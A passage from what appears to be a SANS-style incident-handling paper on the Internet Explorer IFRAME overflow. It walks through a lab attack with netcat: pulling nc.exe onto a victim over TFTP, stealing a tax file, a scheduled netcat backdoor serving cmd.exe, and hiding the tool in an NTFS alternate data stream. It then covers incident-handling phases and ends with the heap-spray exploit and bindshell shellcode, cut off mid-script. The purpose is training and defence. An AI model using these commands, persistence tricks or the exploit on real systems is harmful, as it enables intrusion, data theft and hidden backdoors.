We used the command, “nc 192.168.0.113 28876” to connect to the destination device. The connection attempt was successful and the result is that we spawned a shell in the victims, “C:\Windows\System32” directory. Once access has been gained to the target system, we want to be able to add and remove files. The next step is use TFTP to obtain a copy of Netcat on the victim’s system. On my system, I will run a copy of SolarWinds TFTP Server available from http://solarwinds.net/. In my TFTP-Root directory I will have available a copy of Netcat. I will first create a directory that will not be obvious to the victim. In the victims, “C:\Unzipped” directory I will add, “C:\mkdir ..~” to create a new directory named “..~”. Since all directories have a “.” And “..” parent directory, the new directory will not be obvious. From that directory, I will then run the command:

```
C:\unzipped\..~>tftp 192.168.1.10 GET nc.exe
tftp 192.168.1.10 GET nc.exe
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s

C:\unzipped\..~>dir
dir
 Volume in drive C is IBM_PRELOAD
 Volume Serial Number is ECA3-7CAC

 Directory of C:\unzipped\..~

12/21/2004  12:31 PM    <DIR>          .
12/21/2004  12:31 PM    <DIR>          ..
12/21/2004  12:31 PM            59,317 nc.exe
               1 File(s)         59,317 bytes
               2 Dir(s)  39,267,680,256 bytes free

C:\unzipped\..~>
```

You can now see that a copy of Netcat in the directory as “nc.exe.” My next goal is to find a file I would like to steal from the victim. It just so happens that the victim has a copy of his/her tax records in the directory, “C:\Personal\Tax” under the name “1040.pdf.” I will first use the following command to copy that file to my “..~” directory:

```
C:\personal\tax>copy 1040.pdf c:\unzipped\..~
copy 1040.pdf c:\unzipped\..~
        1 file(s) copied.

C:\personal\tax>
```

I now have a copy of the file “1040.pdf” in my new directory. The next stage is to take the file from the victim’s system and copy it to mine. I will do this by setting

up a Netcat listener on the victim's machine with the action to send the file when I connect on the designated port. The command for this is:

C:\unzipped\..~>nc -L -p 8888 > 1040.pdf


The victim's system is now listening for a connection on TCP port 8888. On the client-side, I will enter the command:

```
C:\Hacker>nc -vvr 192.168.0.113 8888 < 1040.pdf
Cenobite01 [192.168.0.113] 8888 (?) open
^C
C:\Hacker>
C:\Hacker>dir *.pdf
 Volume in drive C is IBM_PRELOAD
 Volume Serial Number is ECA3-7CAC

 Directory of C:\Hacker

12/21/2004  12:44 PM           125,812 1040.pdf
               1 File(s)        125,812 bytes
               0 Dir(s)  39,268,126,720 bytes free

C:\Hacker>
```

As you can see by the results, the file was successfully copied from the victim's system to mine. I now have the victim's personal tax information. Depending on the permissions of the application or service compromised, you may be able to delete files from the victim's system to cause more damage.

3.4 Network Diagram

The network used in this exploit is depicted below. I set up a wireless router with three networks. In a real attack scenario, the wireless cloud would in fact be the Internet without the contiguous address space. The Attacker's IP address is on the 192.168.1.0 /24 network. The device is an IBM ThinkPad T41 running Windows XP. The Victim's IP address is on the 192.168.0.0 /24 network. The device is a Dell PC running Windows XP last patched in September 2004. The Web Server's IP address is on the 192.168.2.0 /24 network. The device is a Compaq Presario running IIS 6.0. Each device has a wireless network adapter with a preconfigured IP address. The network in this lab does not need to be complex.



3.5 Keeping Access

Keeping Access is the next stage of the attack process. This is the stage in where you want to maintain permanent access to the victim's computer. This access can be simply to connect occasionally to look for new interesting files, or to use the victim's system as a starting point for future attacks. Attackers will often maintain access to multiple compromised systems for future attack initiatives. In our effort, we simply wish to keep access to the victim's system to occasionally check for new data.


There are several options to allow for future access to a compromised system. The purpose behind the Keeping Access stage is due to the possibility that the user may patch their system, or due to other reasons, accessing the system through the original exploit may become unavailable. Backdoor listeners such as Netcat and Tini are commonly used Trojans for maintaining access. We will use Netcat to set up our permanent access, but first, let us look at a couple of other options. Backdoor application suites such as VNC, Back Orifice, and SubSeven are also available and much more powerful. They allow for complete application level remote control of a system. For these applications, a server executable is installed on the infected machine. A remote control client is used to connect and take over the machine by the attacker. With applications such as Dameware, the user will know that their machine has been taken over. Applications like Back Orifice can act in stealth mode. It is difficult to install backdoor applications onto a compromised system when access has been achieved by a buffer overflow for example. You simply do not have the ability to launch the Windows Installer. It is however, possible to install VNC through command line, which is a huge advantage to an attacker. Graphical User Interface (GUI) access to a system can be much more powerful than command line access.

RootKits are a collection of tools that allow an attacker to get permanent backdoor access on a system. They act in stealth mode and replace critical system applications and processes with other rogue processes. These will often fool a system into thinking, for example, it has run a virus scan, but in fact, that is not the case. They will often upon booting, promote a backdoor connection to having root access. They are very difficult to detect and get rid of and often require a reinstall of the operating system.


In our scenario, we will be setting up a Netcat scheduler. From the directory we created containing Netcat, we will enter in the Windows Scheduler command:

C:\unzipped\..~>at 1:40pm /every:M,T,W,T,F nc -L -p 8888 -e cmd.exe
Added a new job with job ID = 6

This command just added a task to the Windows Task Scheduler. The scheduler will now run “nc –L –p 8888 –e cmd.exe” every Monday, Tuesday, Wednesday, Thursday and Friday at 1:40pm. Below is a screenshot from the Victim’s Windows Task Scheduler. You can see our task named “At6” running.



The below screenshot shows the victim's "netstat –na" status as listening on TCP port 8888.



We have now guaranteed access on the victim's machine to TCP port 8888 on business days after 1:40PM. Connectivity to the port with a Netcat client will spawn a command line shell.

3.6 Covering the Tracks

Covering the Tracks is the final stage of the attack process. Remaining stealthy is one of the most important parts of attacking a system. Staying hidden from the victim and law enforcement is usually an attacker's number one priority. There are many ways that an attacker will cover their tracks.

One way that we will disguise our access is by using NTFS Alternate Data Streams. On a Windows NTFS system, there is the ability to perform file streaming. By using a colon, you can append an .exe file behind a .txt file for example. This can be very powerful. When a user looks at the directory, they will only see the .txt file and will not see the .exe file. For our example, we will run a copy of Netcat behind a copy of Notepad.exe. First we want to copy Notepad.exe to our "..~" directory with the following command:

C:\unzipped\..~>copy c:\windows\notepad.exe
1 file(s) copied.

We must now delete the copy of Netcat in the directory with the command, “del nc.exe.” We will now enter in the command to append an Alternate Data Stream onto Notepad.exe.

C:\unzipped\..~>type c:\hacker\nc.exe>notepad.exe:nc.exe

When performing a directory command we see the output as:

```
C:\unzipped\..~>dir
 Volume in drive C is IBM_PRELOAD
 Volume Serial Number is ECA3-7CAC

 Directory of C:\unzipped\..~

12/21/2004  02:13 PM    <DIR>          .
12/21/2004  02:13 PM    <DIR>          ..
12/21/2004  01:01 PM           125,812 1040.pdf
08/18/2001  01:00 AM            66,048 NOTEPAD.EXE
               2 File(s)        191,860 bytes
               2 Dir(s)  39,263,272,960 bytes free
```

You cannot see the Netcat executable in the directory. When entering in the command, “C:\unzipped\..~>start c:\unzipped\..~\notepad.exe:nc.exe” the Netcat program starts in a new window. Now we have a working copy of Netcat hidden behind the commonly used program Notepad.exe. Even if the victim finds our hidden directory, they will probably not discover that there is a Trojan backdoor on his/her system.

You must always be sure to clean up after yourself when trying to be stealthy. Netcat does not typically leave any logging information and does not show up on IDS. Do not store data in commonly accessed directories. Delete all files you do not need anymore. When moving files around from one directory to another, be sure to put things back as they were in order to remain undetected. As long as the files you delete are from command line, the deleted data will not be sent to the recycle bin. Using tools such as Netcat relays you can remain even stealthier. The concept of a Netcat relay is to set up multiple systems across the Internet to safely transfer files from the target system to the desired destination. Netcat relays work by setting up ingress and egress listeners on systems in between the Netcat server and the Netcat client. This creates much difficulty for someone attempting to track down the real source.

Part Four: The Incident Handling Process

There are six primary phases to incident handling as taught by the SANS Institute. “This process was originally developed by the United States Department of Energy and then adopted by the U.S. Navy. Since then this process has been further developed and refined by hundreds of incident handlers over a decade of working to improve the state of practice.”[7] The phases of the process include Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned.

A properly trained Incident Handling division is imperative in order to mitigate security risks and ensure proper handling in the event of a compromise. There must be a plan in place to ensure a smooth and cohesive response to an incident and an understanding on how to react. Incidents can include, but not limited to, viruses and worms, Denial Of Service (DOS) attacks, Social Engineering, buffer overflows and system outages to name a few. Disaster recovery and business resumption play another important role in the practice of incident handling. It can be a time when infrequently used systems may reveal vulnerabilities and security may be overlooked. The next several sections are intended to increase preparation and awareness in the event of an incident.

4.1 Preparation

There are a countless number of ways to prepare for an incident. A great way to start is to have a process in place to better understand what steps to take first. Having strong documentation of past incidents and a constant awareness of new exploits and vulnerabilities can save an enormous amount of time. Time is often a critical factor during a crisis. A good policy can go hand-and-hand with the processes and documentation. Employee awareness of corporate policies and procedures is crucial to maintaining control over assets. For example, if the company looks poorly upon surfing the web for adult content while at work, this should be listed in the company ethics policy and signed by each employee. Failure to do so could result in harassment charges by other employees that feel uncomfortable or virus and spyware infections.

Incident handlers should have the understanding of exactly what their role is and where the line is drawn. Management should fully support the roles and responsibilities that an incident handler must play. To gain management support the information security team should inform the appropriate channels about each incident to increase their awareness. Whether this be in the form of a weekly or monthly report or on an each case scenario, their support is imperative to a successful team. Even when there are no true incidents within the company, the

[7] SANS Institute, 2004

report should still be delivered with examples of other infected companies, new threats and vulnerabilities, and new security technology. Just because you are doing a good job does not mean the group is not needed. Management may need to be reminded of this.

Always write information down during an incident. It is very easy to forget details during a crisis. There is a high level of stress and you are often dealing with more than one system. The details during an incident play a critical role in all phases of incident handling. In the event the incident leads to a court appearance, the specific times when things occurred and the overall detail may make or break a case. One item learned at SANS Track 4 is the admittance of evidence in the courtroom. There is a much higher chance that evidence will be admitted when there are detailed handwritten notes, as opposed to if the information was typed on a computer. Written notes will also help greatly during the "Lessons Learned" phase and in the event a similar incident occurs.

Make an asserted effort to know members of each department, especially the department heads. This will make for a much easier investigation in the event of an incident in their area. You can take the idea of community policing within the police department as a comparison. Police in some departments are encouraged to get to know the citizens of their beat. This gives a level of comfort and trust to the citizens of the neighborhood. If you have a strong relationship with members of each department, you are much more likely to be the first to know about a problem. The Help Desk should be treated the same way. They can often be the first to find out about a problem. A properly trained help desk can prevent serious damage when time is of the essence. Incident handlers should have a good relationship with the corporate legal group. The ability to ask legal questions relative to security and how to deal with criminal behavior is crucial to the proper handling an incident. You never want to overstep your bounds and end up on the other end of a law suit.

These are all important practices to ensure proper preparation for the HTML Elements Vulnerability. You must consider that the success of this exploit relies on user intervention. The exploit comes in two primary forms. The user visits a web page with the malicious code, or the user opens an HTML-enabled e-mail with the malicious code embedded. Preparation and awareness of the exploit will enable an incident handler to stay on top of known infected websites. Putting the rules to block these pages in the company proxy server can play a large role in preventing an incident. Educating employees on improper web activity and suspicious e-mails will also reduce the number of incidents. Chances are that the corporate policy has reasonably strict guidelines regarding employee Internet activity. However, most managers are flexible with allowing their employees to visit safe websites.

Perform incremental vulnerability scans on all server devices. We talked before about tools such as Nessus and NeWT. When regularly updated, these tools can

scan systems for all known vulnerabilities. These scans should be planned during designated windows and coordinated with affected departments. Some of the scans may be dangerous to the target system. For example, be careful performing a scan including DOS attacks on a production system as you may stop the ability of the server to function properly.

4.2 Identification


The proper identification of an incident is of utmost importance. An improperly trained incident handling team may lead to an increased number of incidents and extend the duration of an incident. This phase focuses on the ability to identify a true incident when it occurs. Separating a false positive from a true incident will save much valuable time and effort. If every alarm for a port scan on an Internet-facing firewall were investigated, there would be no time to focus on true incidents. The proper configuration of security equipment will contribute to this effort. This phase requires seasoned professionals who have a true passion for information security. Firewalls and intrusion detection devices are your eyes and ears to trusted and untrusted environments. The configuration of these devices relies on the knowledge of the engineer. Earlier in this paper, there were two Snort signatures for the HTML Elements Vulnerability. These signatures can help protect against the users who may inadvertently visit a site containing the malicious code. Each signature in an Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) contains a fingerprint of the malicious code or other attacks. Similar to a human fingerprint, each of these attacks have a specific consistent string or characteristic associated with them. By configuring the IDS and IPS devices to scan all traffic for these signatures, the chance of a compromise can be greatly mitigated.

The review of system logs is often another identifying factor of an incident. The logs on critical systems should be constantly reviewed for suspicious activity. There are always new exploits and not all are documented. Sometimes the logs will be the only indication of a problem. Often the person performing the illicit activity is working from inside the company, which is less likely to signal an alarm. Exporting the logs to a centralized syslog server or other repository is a very common and recommended procedure. Many organizations ship their logs off to a third party vendor for a closer look. We are not all fortunate enough to have a fully staffed information security department that has designated people for this activity.

Going back to the previous phase of the incident handling process, the users themselves are often the first to notice the problem. When the police are called for a complaint, the majority of the incidents are phoned in by the public. Again, users should be properly trained on how to look or notice suspicious activity. If a user's network performance is suddenly degraded, they should know to contact the help desk and possibly what to check for. If the users decrease in


performance is being caused by a worm, it would be nice if the help desk walked them through the process of performing a "netstat –na" on their local computer to check for an odd number of outbound connections. However, a user may not know if they are victim to the HTML Elements Vulnerability. This is where personal firewalls and Host-based Intrusion Detection System's (HIDS) come into play. Tools such as ZoneAlarm can help. ZoneAlarm is a personal firewall that monitors all incoming and outgoing connections and alarms the user based on the set criteria. Filters can be applied to specify what incoming and outgoing traffic is permitted. If a rule is set up to alarm the user when blocked access attempts occur, they can be trained to know when they should contact the help desk. This combined with good antivirus software can often be the best way to protect your systems.

The victim whose computer was compromised had no way of knowing it was exploited. There were no personal firewalls or HIDS installed and the antivirus software had not been updated for months. Discovery of the compromise would only have been realized by looking at specific details. As shown during the exploit process, performing a "netstat –na" showed a port listening on 28876 and 8888. A perceptive user may notice this as strange, but most would ignore it. A careless attacker may forget to properly cover their tracks. This could be realized by checking for suspicious directories and processes.



Even when using Alternate Data Streams to hide the name of a tool like Netcat, the process will still show as nc.exe. In our example, looking at the running processes is one of the ways we found malicious activity.

Installing ZoneAlarm quickly discovered that suspicious connections were occurring. As you can see by the screenshot below, ZoneAlarm detected that nc.exe is attempting an outbound connection to 192.168.0.1. This is obviously indicative of a problem to a security professional.



It is very difficult to identify that your system has been compromised by the HTML Elements Vulnerability. We've already discussed the use of proxy servers, IDS signatures and looking for traffic to port 28876. We also saw earlier that the attacker had set up a task scheduler to run Netcat everyday. This would be another potential indicator of the problem.

4.3 Containment and Eradication

What is the primary definition of the Containment phase relative to incident handling? The answer is obvious, to keep the problem from spreading and getting worse. There are many ways to contain a problem, with many being more difficult than another. An incident handler should have a good level of knowledge with each environment at their company. This will enable them to better understand how to detect and contain the problem. Back to the Preparation phase, good contacts within each department and environment will become handy at this point. Your systems administrators understand their environments the best. They may be the only ones who truly understand what critical processes are running on which servers. This may determine how quickly you can act to remove a device from the network or perform another tactic. Removing the application servers from your web environment during production hours may not be the smartest move, even during an infection. These decisions must include upper management. Only they have the power to decide if the revenue lost by pulling the system off-line is less than leaving them on with a virus.

When the option to reboot a device, reload an operating system, restore from backups or pull a device from the network is available, be sure to backup as much data as possible. Tampering with the device may cause a loss in valuable data or logs that will help to identify the problem during a forensics investigation. Where possible, have a duplicate copy of a production server as a spare that can be implemented in a crisis. For example, if a critical web server is infected with a virus, configure a spare device to handle its function so it may be implemented as soon as it is feasible.

ISP's can be a valuable asset to help you during an attack. If your web servers are falling victim to a DOS attack, the ISP may be able to quickly block the traffic from the attacker. Having a good relationship will afford you the ability to contact them during many incidents coming from the Internet. They often rely on their customers to notify them when there is a worm attacking from a specific source. Everyone in the information security field can benefit when you share your experiences.

A great idea taught in my last SANS Track 4 class was to identify specific leaders from each environment to act as a containment team during an incident. This would include engineers from data networking, voice networking, UNIX administration, NT administration, application developers and others. Having a subject matter expert from each group will prove to be critical to the task of containing a problem. Having a network administrator attempting to contain a problem on a UNIX server can make the problem worse. There is a good chance the attacker is quite proficient on the system they compromised. If an engineer is too noisy during the containment process, they may never understand how the intruder got in. By this, I mean that jumping on a server and pinging the source IP that is under question may set off an alarm to the attacker, causing him/her to

bail out. There is no learning experience when this is the case. If possible, attempt to keep the environment as it was while the investigation is underway.

To contain the HTML Elements Vulnerability the following actions were performed. Since we identified the IP address of the attacker, or at least the one used, a rule was added to ZoneAlarm to prevent further access. ZoneAlarm is also now monitoring all connections and there is an alert each time an unknown connection attempt is made. These steps lead us into the eradication process.

With the HTML Elements Vulnerability, the eradication phase is straightforward. Since the victim's system is running Windows XP with IE 6, the appropriate patch was downloaded. The patch "IE6.0sp1-KB834707-WindowsXP-ia64-ENU.exe" applies critical patches including the IFRAME buffer overflow exploit. The cumulative patch is available at, http://www.microsoft.com/technet/security/bulletin/ms04-038.mspx. The source of the attack is difficult to determine with the amount of web surfing the victim performs. Since the exploit is not easily found and causes minimal performance degradation, it may be challenging to pinpoint the source. However, if I know the problem occurred and that I had recently had problems with a person from the web, I may have a suspect.

Backing up files regularly can become a priceless task come time to restore missing or corrupt files. Since it was obvious that the attacker had full access to the victim's computer, there is a large chance some of the files may be missing or corrupt. This is not limited to personal data. Backup copies of the registry could also be infected. If a rootkit was installed, the only way to correct the problem would be to restore the registry or reinstall the operating system.

Verify that all computers on the same network segment or within routable reach of the infected system are patched and scanned. If an attacker was able to get to one system through a specific method, chances are they will be able to get to its neighbors. The only thing worse than being compromised by a specific method is for it to happen a second time. If possible, change the IP address and name of the compromised device, especially if the device is publicly accessible. This will help mask the device from future attacks. As mentioned in the Preparation phase, vulnerability scanners are very useful in assessing the security of a device.

4.4 Recovery

The Recovery phase is when system validation occurs. This is the time when you assess the proper functionality of a previously compromised system. Attempt to secure the devices to a higher level than their previous state without affecting their functionality. Work with the systems administrators and the users of the

device to ensure it is performing how it should be prior to giving a clean bill of health.

If a system has been pulled from the network, work with management and the systems administrators to put the device back into operation. Do not make the decision to put a system back into production without their support. Devices and surrounding devices should be closely monitored for more attack attempts via similar methods. This includes the logs on the device, and any device on its path in and out of the network. Firewalls, routers, switches and many other devices may be able to indicate if there are more attack attempts coming in.

When possible, attempt to attack the system by the same method it was actually attacked. Understanding the mind of the attacker will help to better prepare and better secure your systems. For our example, you can set up a web page with the HTML Elements Exploit running on it. The indicator would be whether or not TCP port 28876 is opened.

4.5 Lessons Learned

The Lessons Learned phase is where you must fully document the incident with all of the information gathered during the first five phases. Many companies will require a Root Cause Analysis (RCA) report to be completed. This requires an investigation to ensure it is understood how the company was compromised and how to prevent it from happening again. There are several forms available from SANS for each phase of the Incident Handling process. They are available at http://www.sans.org/incidentforms/. I have included a copy of the Incident Containment form and the Incident Eradication form in the Extras section.

Once an RCA has been successfully completed, there should be an internal meeting with managers and key members to discuss the incident. It can be left up to these members to educate their teams on the incident. It should be left up to the chain of command to inform upper management as they see fit. This process should be performed in a timely manner as the likeliness of reoccurrence is typically sooner rather than later.

Use this opportunity to obtain funding for needed upgrades or additional resources. On the good side of an incident, it reveals to management that they are vulnerable to attack. This may raise a flag and a sudden rise in attention to security. With acts such as the Gramm-Leach-Bliley Act (GLBA), Health Insurance Portability and Accountability Act (HIPPA), Sarbanes-Oxley and others, the increased need for a secure environment is required.

Conclusion

The HTML Elements Vulnerability allows for buffer overflow attacks such as the one used in “Internet Exploiter.” This is due to the way Internet Explorer mishandles SRC (Source) and Name attributes of EMBED, FRAME, and IFRAME elements. It was rated highly critical by Microsoft and a patch is available. At the time this paper was written, the exploit code had only been published for about fifty days. There may be many new renditions of the code, IDS signatures, patch management and information to come in the months following.

The exploit process can be tricky due to the many different browser versions and patches available. There was a level of difficulty in finding the right Internet Explorer version, combined with the right Operating System and the various available patches. The version of IE used was: Version: 6.0.2800.1106.xpsp2. 030422-1633 with update versions Q837009 and Q832894. By changing the number of heap blocks used, there was some better success. I attempted the exploit on over 30 systems and only had a 10% success rate. I believe that this exploit will become better understood and the code to exploit the IFRAME vulnerability will become more efficient. The exploit has already shown up in banner ads, public forums, websites, e-mails and the Bofra Worm.

The incident handling process can be difficult for this attack as it has minimal signatures. It is difficult to control the websites employees will visit without being overly strict. Snort signatures available will identify specific versions of the exploit, but cannot detect all of the variations. It is unknown how many variations exist currently. Awareness is one of the most important talents needed by an incident handler. Proactive research into the latest threats on the Internet can be the best defense against attacks. I cannot encourage you enough to take advantage of training programs such as SANS and conferences such as Def Con and Black Hat.

Part Five: Extra's

5.1 Internet Exploiter Exploit Code

This is the code used to exploit the victims system. I had difficulty getting the exploit to work at first by simply placing this code in an HTML file. At first, the web page simply came up as a blank page with a single frame inside of it with no effect. Strangely enough by increasing the number of heap blocks at*: for (i=0;i<700;i++) memory[i] = block + shellcode;* to ranges between 800 and 1000, I was able to have some success. Often times there were "Illegal Operation Performed" messages after attempting the exploit. Microsoft Visual Studio.Net automatically attempted to debug the javascript, but that was more of a good laugh than anything productive.

EXPLOIT CODE:

http://www.k-otik.com/exploits/20041102.InternetExploiter.htm.php
Microsoft Internet Explorer IFRAME Tag Overflow Exploit
Date : 02/11/2004

<HTML><!--

,sSSSs, Ss, Internet Exploiter v0.1
SS" `YS' '*Ss. MSIE <IFRAME src=... name="..."> BoF PoC exploit
iS' ,SS" Copyright (C) 2003, 2004 by Berend-Jan Wever.
YS, .ss ,sY" http://www.edup.tudelft.nl/~bjwever
`"YSSP" sSS <skylined@edup.tudelft.nl>

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License version 2, 1991 as published by
the Free Software Foundation.

This program is distributed in the hope that it will be useful, but WITHOUT
ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or
FITNESS
FOR A PARTICULAR PURPOSE. See the GNU General Public License for more
details.

A copy of the GNU General Public License can be found at:
http://www.gnu.org/licenses/gpl.html

```
or you can write to:
Free Software Foundation, Inc.
59 Temple Place - Suite 330
Boston, MA 02111-1307
USA.
-->

<SCRIPT language="javascript">
// Win32 MSIE exploit helper script, creates a lot of nopslides to land in
// and/or use as return address. Thanks to blazde for feedback and idears.

// Win32 bindshell (port 28876, '\0' free, looping). Thanks to HDM and
// others for inspiration and borrowed code.
shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u01
78%u52ea%u528b%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u1
3cf%u01ac%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8
b4b%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040%u4
08b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233%u642e%u
7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89%uc589%uc481%ufe
70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab%u75e8%uffff%u31ff%u50c0
%u5050%u4050%u4050%ubb50%u55a6%u7934%u61e8%uffff%u89ff%u31c6%u50c0
%u3550%u0102%ucc70%uccfe%u8950%u50e0%u106a%u5650%u81bb%u2cb4%ue8be
%uff42%uffff%uc031%u5650%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u
5054%ubb56%uf347%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8
964%u41e1%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u
5353%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b
%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048%ubb53
%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0%ufec2%ufff%uc
483%u615c%u89eb");
// Nopslide will contain these bytes:
bigblock = unescape("%u0D0D%u0D0D");
// Heap blocks in IE have 20 dwords as header
headersize = 20;
// This is all very 1337 code to create a nopslide that will fit exactly
// between the the header and the shellcode in the heap blocks we want.
// The heap blocks are 0x40000 dwords big, I can't be arsed to write good
// documentation for this.
